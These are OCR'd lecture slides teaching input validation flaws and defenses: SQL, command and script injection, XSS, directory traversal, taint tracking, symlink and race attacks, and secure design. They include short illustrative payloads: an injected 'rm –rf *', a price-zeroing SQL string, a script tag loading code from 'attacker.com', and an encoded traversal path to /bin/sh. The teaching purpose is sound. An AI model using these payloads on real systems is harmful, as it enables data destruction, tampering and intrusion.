Vulnerabilities II:
Input Validation Errors and Defenses

What comes after buffer overflows?

- Most vulnerabilities reported in the early part of 2000s were due to memory corruption
  - Typically, 2/3rd to 4/5th of security advisories
- But things have changed dramatically since then
  - Web-related vulnerabilities dominate today
    - Increased use of web
    - Hybrid nature of web applications, with server and client-side components; and a mix of trusted/untrusted data
    - Less sophisticated developers
- In the previous offering of this course, one team found 200K sites with SQL injection vulnerabilities in a few days
  - 7% of sites found using a search technique were vulnerable!
  - An even larger fraction was susceptible to cross-site scripting (XSS)

SQL Injection

- Attacker-provided data used in SQL queries

```
$cmd = "SELECT price FROM products WHERE
            name='" . $name . "'"
… Use cmd as an SQL query
```

- Attacker-provided **name**:
  - `xyz'; UPDATE products SET price=0 WHERE name='iphone7s`
- Resulting query

```
SELECT price FROM products WHERE name='xyz'; 
UPDATE products SET price=0 WHERE
    name='iphone7s'
```

Command Injection

- Attacker-provided data used in creation of command that is passed to the OS
- Example: SquirrelMail

```
$send_to_list = $_GET['sendto']
$command = "gpg -r $send_to_list  2>&1“
popen($command)
```

- Attack: user fills in the following information in the “send” field of email:

```
xyz@abc.com; rm –rf *
```

Script Injection

- Similar to command injection: attacker-provided input used to create a string that is interpreted as a script
- Common in dynamic languages since these often allow string values to be *eval*'d
  - Most common web-application languages support eval: PHP, Python, Ruby, …
- **Format string attacks**
  - Have similarity with script injection
    - The command language is that of format directives

Cross-Site Scripting

- **Cross-Site Scripting (XSS)**
  - Attacker-provided data used as scripts embedded in generated Web pages
  - Example:

```
http://www.xyzbank.com/findATM?zip=90100
```

- **Normal**

```
<HTML>ZIP code not found: 90100</HTML>
```

- **Attack**

```
<HTML>ZIP code not found: <script src=
'http://www.attacker.com/malicious_script.js'>
</script></HTML>
```

Directory traversal

- **Directory traversal**
  - Attacker-provided path names contain directory traversal strings (e.g. “/../”)
  - May be disguised by various encodings
  - Example:


```
void check_access(char *file) {
      if ((strstr(file, “/cgi-bin/”)==file) &&
    (strstr(file, “/../”)==NULL)) {
   char *f = url_decode(file);
   /* allow access to f … */
```

- Attacker-provided `file`:

```
/cgi-bin/%2e%2e/bin/sh
```


Distribution of vulnerabilities: CVE 2006

Other Attacks




Attacks covered in the chart

Distribution of vulnerabilities: CVE 2009




Distribution of vulnerabilities: CVE 2012



Based on CVE reports from 2012. About half of the reports correspond to specific vulnerabilities included in this chart, the rest refer to broad classes such as “logic errors” and “weak authentication.”

A Unified View of Attacks

- Target: program mediating access to protected resources/services
- Attack: use maliciously crafted input to exert unintended control over protected resource operations
- Resource/service access uses:
  - Well-defined APIs to access
    - OS resources
    - Command interpreters
    - Database servers
    - Transaction servers,
    - ……
  - Internal interfaces
    - Data structures and functions within program
      - Used by program components to talk to each other



Example: SquirrelMail Command Injection

- Attack: use maliciously crafted input to exert unintended contro
output operations
- Detect "exertion of control
  - Based on ***taint***: degree to which output depends o
- Detect if control is
  - Requires policies
    - Application-indepe
policies are prefer

$send_to_list =
$_GET['sendto']

$command = "gpg
-r $send_to_list
2>&1"

popen($command)

Incoming Request
(Untrusted input)

Program

Outgoing Request/Response
(Security-sensitive operations)
(To databases, backend servers,


command interpreters, files, ...)

sendto="*nobody; rm –rf **"

$command="gpg –r *nobody**; rm –rf*** *
2>&1"

popen($command)
Attack: Removes files

Taint-Enhanced Policy Enforcement



Taint sources: Mark untrusted data as tainted

- Marking using wrapper functions
- Usually marking network inputs as untrusted

Fine-grained taint tracking

- Approaches:
  - Source code transformation
  - Binary translation/emulation
  - Static analysis
- **Character-granularity taint (NOT variable granularity)**

Taint sinks: Enforce taint policies

- Policies as patterns on arguments of security functions
- Patterns as taint-annotated regular expressions

Instrumentation for Taint Tracking

- Fine-grained taint-tracking
  - track if each byte of memory is tainted
- Bit array **tagmap** to store taint tags of every memory byte
- **Tag(a)**: Taint bits in **tagmap** for memory bytes at address **a**

```
x = y + z;    ➔    Tag(&x) = Tag(&y) || Tag(&z);
x = *p;       ➔    Tag(&x) = Tag(p);
```

Enabling Fine-Grained Taint Tracking

- Source code transformation (on C programs) to track information flow at runtime
  - Accurate tracking of taint information at byte granularity

- **Idea**
  - Runtime representation of taint information
    - Use bit array **`tagmap`** to store taint tags for each byte of memory
    - **`Tag(a)`**: representing taint bits of bytes at address **`a`** in **`tagmap`**
  - Update **`tagmap`** for each assignment

Transformation: Taint for Expressions

E	$T(E)$	Comment
c	0	Constants are untainted
v	$tag(\&v, sizeof(v))$	$tag(a, n)$ refers to n bits starting at $tagmap[a]$
$\&E$	0	An address is always untainted
$*E$	$tag(E, sizeof(*E))$	
$(cast)E$	$T(E)$	Type casts don't change taint.
$op(E)$	$T(E)$	for arithmetic/bit op
	0	otherwise
$E_1\ op\ E_2$	$T(E_1) \mid\mid T(E_2)$	for arithmetic/bit op
	0	otherwise

Transformation: Statements

S	$Trans(S)$
$v = E$	$v = E;$ $tag(\&v, sizeof(v)) = T(E);$
$S_1; S_2$	$Trans(S_1); Trans(S_2)$
$if\ (E)\ S_1$ $\ \ else\ S_2$	$if\ (E)\ Trans(S_1)$ $\ \ else\ Trans(S_2)$
$while\ (E)\ \ S$	$while\ (E)\ \ Trans(S)$
$return\ E$	$return\ (E, T(E))$
$f(a)\ \{\ S\ \}$	$f(a, ta)\ \{$ $\ \ tag(\&a, sizeof(a)) = ta; Trans(S)\}$
$v = f(E)$ $v = (*f)(E)$	$(v, tag(\&v, sizeof(v))) = f(E, T(E))$ $(v, tag(\&v, sizeof(v))) = (*f)(E, T(E))$

Implicit flows

- (Positive) control dependence
  - Example: decoding using **`if-then-else`**/**`switch`**

```
if (x == '+') y = ' ';
```

- Negative control dependence

```
y = 1;
if (x == 0)
    y = 0
```

  - If **`x`** is tainted, but equals 1, then is **`y`** tainted at the end?
- Operations involving tainted pointers

```
char transtab[256];
...
x = transtab[p]
```

  - If p is tainted, is **`x`** tainted?
  - What about the following case:


```
*p = 'a'
```

  - Or the case:
    - **`x = hash_table_lookup(p)`**

Issues in Taint-tracking Instrumentation

- Efficiency
  - Almost every statement is instrumented
  - Compounded when dealing with binaries
    - Can introduce 4x to 40x slowdown!
- Accuracy
  - Implicit flows
    - Full implicit flow support leads to far too many false positive
      - It is necessary to be very selective in terms of which implicit flows are taken into account.
    - Malicious code can disguise all flows in implicit flows, making it infeasible to do accurate taint-tracking
  - Untransformed libraries

Application-independent policies



- Lexical confinement
  - Ensure that tainted data does not cross a word boundary
  - For binary data, can interpret struct fields as words
    - Or more coarsely, activation records or heap blocks
- Syntactic confinement (more relaxed)
  - Tainted data should not begin in the middle of one subtree of the parse tree and "overflow" out of it

Symlink attacks

- Do not assume that symlinks are trustworthy:
  - Example 1
    - Application A creates a file for writing in /tmp. It assumes that since the file name is unusual, or because it encodes A's name or pid, there is no need to check if the file is already present
    - Attacker creates a symlink with same name that points to an important file F. When root runs A, F will be overwritten.
  - Example 2
    - User A runs an application that creates a file in /tmp/x and then later updates it.
    - User B attacks this application by removing /tmp/x and then creating a symlink named /tmp/x that points to an important file F.
- Hard links and file/directory renames can also be used to carry out some of these attacks, but they are difficult because there are more restrictions on them.

Race conditions

- Time-of-check-to-time-of-use (TOCTTOU) attacks
  - Often arise when an application tries to protect itself against name-based attacks
- Example
  - A setuid application permits a non-root user to specify the name of an output file, say, for logging
  - It checks if the real user has permission to write this file, usually using the *access* system call
  - Attacker modifies the file between *access* and *open*
    - Checks OK, but the attack succeeds!

Race condition examples

- access/open
- chmod/chown
- Directory renames
  - Root invokes rm -r on /tmp/* to clean up /tmp
  - Attacker creates a directory /tmp/a and then another directory /tmp/a/b
  - rm may (1) cd into /tmp/a/b, remove all files in it, (2) cd into "..", (3) continue to remove files in /tmp/a, (4) cd ".." and (5) continue to remove files in /tmp
  - Attacker moves /tmp/a/b to /tmp between (1) and (3), causing files in / to be removed in step (5).

Succeeding in Races ...

- It may seem that it would be hard for the attacker to succeed, but he can mount “algorithmic complexity attacks”
  - Make a normally fast operation take very long
  - Example: Instead of creating a file `/tmp/a`, make it point to a symlink which in turn points to a symlink and so on. Access operation, which needs to resolve this sequence of symlinks will take very long. Can further slow it down by creating deep directory trees.
  - As a result, races can succeed with near 100% probability!

Avoiding filename related pitfalls

- When creating new files, call `open` with appropriate flags to ensure creation of new file
  - On UNIX, `O_CREAT` and `O_EXCL` flags
- Use OS-provided functions to create temp files
  - On UNIX, use `mkstemp` or `tmpfile`, not `tmpnam`
- Use most restrictive permission applicable
  - Always restrict writes to owners, and if possible, reads too.
  - *If possible, first create a directory that is accessible only to the owner, and operate within this directory*
- Configure shared directory permissions correctly
  - Use the sticky bit

Common Software Vulnerabilities

- CWE (Common Weakness Enumeration) is an excellent source on currently prevalent software vulnerabilities
- CWE Top-25 is a good point to start
  - You are expected to be familiar with the vulnerabilities in this list – read the list and understand what each vulnerability means

Common Software Weaknesses

- Input validation
  - Injection vulnerabilities
    - Cross-site scripting, SQL/command injection, code/script injection, format-string, path-traversal, open redirect, ...
  - Buffer overflows
    - integer overflows, incorrect buffer size or bounds calculation
  - Many other application-specific effects of untrusted input
- Failure to recognize or enforce trust boundaries
  - Calling function that trust their inputs with untrusted data
  - Including code without understanding its dependencies
  - Relying on form data or cookies in a web application
- Missing security operation
  - Authentication: missing, weak, or using hard-coded credentials
  - Authorization: missing checks
    - Cross-site request forgery
  - Failure to encrypt, hash, use salt, …

Common Software Weaknesses

- Use of weak security primitives
  - Weak random numbers, encryption, hash algorithms, …
- Information leakage
  - Error messages that reveal too much information
    - Software version, source code fragments, database table names or errors, …
    - Timing channels
- Execution with unnecessary privileges
  - Executing code with admin privileges
  - Incorrect (or missing) permission settings
- Error/exception-handling code
  - Failure to check error codes, e.g., open, malloc, …
  - Failure to test error/exception-handling code
- Race conditions

Other References for Vulnerabilities

- CWE-1000: Research view of CWEs
  - Top 25 is useful to understand current trends, but the descriptions can often be uninformative
  - CWE-1000 organization has a much better structure and organization
  - You don't necessarily get a sense of completeness from these, but reading them will still significantly broaden your understanding of software vulnerabilities and more secure coding practices.
- Common Attack Pattern Enumeration/Classification
  - From the perspective of how attacks work
  - Geared to identify principal features of these attacks

Secure Coding Practices

- The goal of this course is to expose you to a range of vulnerabilities and exploits, so you can learn how to build secure systems and develop secure code
- But we don’t necessarily provide a “cook book”
  - The hope is that you will learn more from understanding the examples in depth than reading a long laundry list
- Nevertheless, several good sources are available on the Internet that discuss secure coding practices
  - CERT top 10 secure coding practices
  - CERT Secure coding standards for C, C++, and Java
  - OWASP Secure coding principles

Principles of Secure System Design

- [Saltzer and Shroeder 1975]
- Principles of
  - Economy of mechanism (simplicity => assurance)
  - Fail-safe defaults (default deny)
  - Complete mediation (look out for ways in which an access control mechanism may be bypassed)
  - Open design (no security by obscurity)
  - Separation of privilege (similar to separation of duty)
  - Least privilege
  - Least common mechanism (avoid unnecessary sharing)
  - Psychological acceptability (onerous security requirements will be actively subverted by users)

Principles of Secure System Design

- Two principles mentioned, but not recommended in [Saltzer and Shroeder 1975]
  - Work factor: how much effort will it take to break a mechanisms, versus potential gain for the attacker
    - Difficult to estimate cost
    - Sometimes, difficult to estimate gain
  - Compromise recording (maintain adequate audit trail)
    - Difficult to ensure integrity of audit records maintained on a protected system
      - These records can be compromised if stored on protected system
      - Can work if audit trail can be protected, e.g., off-site storage, tamper-proof storage systems

Vulnerabilities Vs Malicious Code

- These two pose very different threats
  - With vulnerable code, you have a relatively weak adversary: one that is constrained to exploiting an existing vulnerability, but has no way of controlling it.
  - So, relatively weak defenses such as randomization can be attempted.
  - With malicious code, you have a strong adversary
    - Can modify code to evade specific defenses
    - You cannot make assumptions such as the absence of intentionally introduced errors, obfuscation, etc.